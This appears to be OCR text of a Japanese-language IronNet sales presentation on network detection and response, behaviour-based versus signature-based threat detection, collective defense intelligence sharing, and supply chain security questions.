
ネットワーク検出と対応

- **行動に基づく検出**
- 機械学習と深層学習
- **ネットワークトラフィックのベースライン**
- より完全なサイバーキルチェーンを網羅

既に知られている攻撃

従来型のSOCツール

- シグネチャーに基づく検出
- IOC 検索、相関ルール、AV、IDS、 IPS など
- SIEM は殆どイベント/ログに基づく
- 部分的なサイバーキルチェーンを網羅



脅威インテリジェンスフィード(TIP)
によって提供される従来の IOC

ルールによる脅威の発見とふるまいでの脅威発見の違い

ふるまいにもとづく

非ルールベースかつ教師なしの機械「学習」は**ルールではなく振る舞いを学習します**。


- **ダイナミック**に進化する手法
- **ベースライン**はすべての種類の振る舞いのパターンを決定
- **分析手法:**
  - 深層学習、教師あり学習、教師なし学習
- パターン、コンテクストおよび観点からの**学習**
- **良い点**
  - 従来知られているマルウェアの攻撃に有効
  - 既知の脅威に有効
- **優れている点**
  - 型破りなマルウェアの攻撃
  - 新規または未知の脅威

ルールにもとづく

同じトリガーに遭遇したとき**常に一定の法則で**対応するようにプログラムされています。

- ブラックリスト、ホワイトリスト、そして共有されたIOCを通じて既知の脅威を**ブロックします。**
- **人間が定義し、保守** するルール（ポリシー）に基づくアルゴリズム
- **ルール:** 極端に狭い/広い定義になっている場合がある
- **時間とリソース:**
  - 集中的な配備と維持に時間とリソースを消費
- 未知の脅威を検知する**能力に欠ける**（または見つけるためにモデルを作成などの工夫が必要）
- **アラート:**
  - ルールが破られた時にだけ発砲し、調査が必要かどうかはわからない。
- **良い点**
  - 従来知られているマルウェア攻撃に有効
  - 既知の脅威に有効


ふるまい検出に向けたシグネチャ検出からのシフト



ネットワーク通信分析は従来型のセキュリティーであるシグネチャやアラート機能を持たないファイアウォールとエンドポイント検出ツールがネットワーク脅威を補足するよう補完します。
ゼロトラスト/VPN環境においても結局プライベートアクセスを通じたネットワークを経由するかクラウド上の環境上にネットワークは存在しており、セキュリティーの考慮が必要。

人的資源を追加することなく防衛能力の向上

アラート疲れと人材不足がセキュリティーチームのマネージャとSOCアナリストが長年共通して直面している二つの課題です。集団防衛に参加することで、すべての集団防衛のコミュニティー参加者達がよりよく資源を最適化して大規模な防衛を達成することを可能にします。参加者達はコミュニティーを活用して、リアルタイムなフィードバックににもとづいてトリアジとレスポンスの洞察を獲得し、活発な脅威を緩和するための迅速な行動を実施することが可能になります。



集団防衛は公共とプライベートにわたる企業や組織が参加することで、脅威のコンテキスト情報、配布、そしてトリアジについて専門家のコメントを共有します。

例えば、それぞれ３人のアナリストを有する３０社を想像してみてください。集団防衛が活用できる場合、組織は共通の問題について９０人で対処することが可能になります。これは統一された防御を行うためにより強力な防衛体制を構築しながらサイバー人材の不足を補うことを可能にする方法です。

サプライチェーン全体にわたる保護

サプライチェーンのセキュリティーは企業や組織のセキュリティー全体にわたる体制に不可欠です。
サイバー犯罪は標的のサイバー防御を回避するために拡大されたデジタルサプライチェーンを悪用しています。
サプライチェーン攻撃の目的はそれぞれ異なりますが、ツール、戦術、そして手順は従来のサイバー攻撃から一般的に違いはありません。

6つのサプライチェーン:
サイバー攻撃に対する共通的なエントリーポイント

素材

部品メーカーがライフサイクル開発に従って、製品（部品）が設計上安全であることを確認できますか？

サプライヤ

サードパーティーのサプライヤがランサムウェアの攻撃を受けたことがありますか？

サードパーティにはどのような依存関係がありますか？

生産

サードパーティーのコードまたは製品アセンブリに対してどのくらい信頼性がありますか？

本番環境に移行する前にこれを検証するプロセスがありますか？

ディストリビューション

データを信頼できるベンダーは、セキュリティーインシデントに対して貴社と同じレベルの制御と監視を行なっていますか？

カスタマー

顧客関係管理システム（CRM）はどの程度安全ですか？

ウェブサイト開発会社により開発された貴組織のウェブサイトはどうですか？

マーケットプレイス

クラウドベースのユーザーインターフェイスはどの程度安全ですか？

消費者のデータは外部委託されたストレージ内で保護されています

行動可能な攻撃のインテリジェンスを活用することでアラートの削減と優先度付け

IronNet の攻撃のインテリジェンスはアナリストが必要とする三つの重要な項目をカバーして、侵入の初期段階でネットワーク攻撃を阻止するためにまだ知られていない脅威に関するナレッジを適切に収集して共有します。

適切なタイミング

検出とトリアジの両方でスピードが重要。

関連性

情報過多の状況を抜け出すには意味のある脅威情報が必要です。


行動可能

検出された異常についての状況を説明するためのコンテキスト情報が必要です。


行動可能な攻撃のインテリジェンスの必要性は急務です。例えば、「Ponemon Institute study」では、適切なタイミングで提供される脅威インテリジェンスが重要とされながらも達成されていません。

たった 11 %のレスポンダーだけがリアルタイムに脅威インテリジェンスが提供されていると述べており、たった13%のレスポンダーだけが時間単位で脅威インテリジェンスが提供されていると述べています。

*The Ponemon Fourth Annual Study on Exchanging Cyber Threat Intelligence, March 2021




たった 11 %のレスポンダーだけがリアルタイムに脅威インテリジェンスが提供されていると述べています。



たった13%のレスポンダーだけが時間単位で脅威インテリジェンスが提供されていると述べています。

対応までの時間の短縮

これまでの脅威情報共有はサイバー脅威発生を回避するに至るまで遅すぎる。




違反から発見までの平均日数は100日。

従来のデータとIOC共有発生は遅すぎる。

集団防衛でのデータと挙動の共有はリアルタイムで継続的に行われ続け、滞留時間を短縮します。

IronDome内で継続的に共有されたIOCと挙動の情報を受信し続けることで発見までの時間を短縮します。




経営層への報告能力の獲得

知識を蓄え、リアルタイムに共有された洞察を活用することで集団防衛コミュニティのすべての参加者が取る脅威検出とリスク緩和能力が向上し、攻撃者が同じTTPを利用して個別の企業を攻撃することを防ぎました。

集団防衛はセクター間のリアルタイムな可視化と実用的な攻撃のインテリジェンスを提供しました

アナリストは最新の攻撃のインテリジェンス をお客様の環境で展開し、顧客環境で、脅威と一致する疑わしい活動があるかどうかを通知しました。お客様は時間をさかのぼって、影響があったかどうかを評価し、影響が特定され、弊社アナリストは脅威インテリジェンスを作成し、お客様の既存のツールスタックと集団防衛との統合を通じて、これらの脅威を即座に検出して対応しました。
弊社は攻撃レポートを提供し、その脅威が何を攻撃するのか、そしてなぜ顧客が現在危険にさらされていないのか、経営幹部への報告が行えるようになりました。



"One of the best practices I have seen in terms of educating directors and helping them understand their specific risk profile is having the CISO talk through the big breaches in the news most recently and walking the directors through the MITRE ATT&CK® Framework to explain how they happened and how prepared their company is to deal with that type of threat."

– JAN TIGHE, RETIRED VICE ADMIRAL, FORMER DEPUTY CHIEF OF NAVAL OPERATIONS FOR INFORMATION WARFARE AND DIRECTOR, NAVAL INTELLIGENCE, US NAVY

Watch the on-demand webinar featuring Vice Admiral (Ret.) Tighe:
"From the top down: Why every board of directors needs to address cybersecurity"

脆弱かどうかを数時間以内に把握し、安全であることをCEOと取締役会に報告することが求められていました。

ANY QUESTIONS?

ご質問はありますか？

fuminori.ikegawa@ironnetcybersecurity.com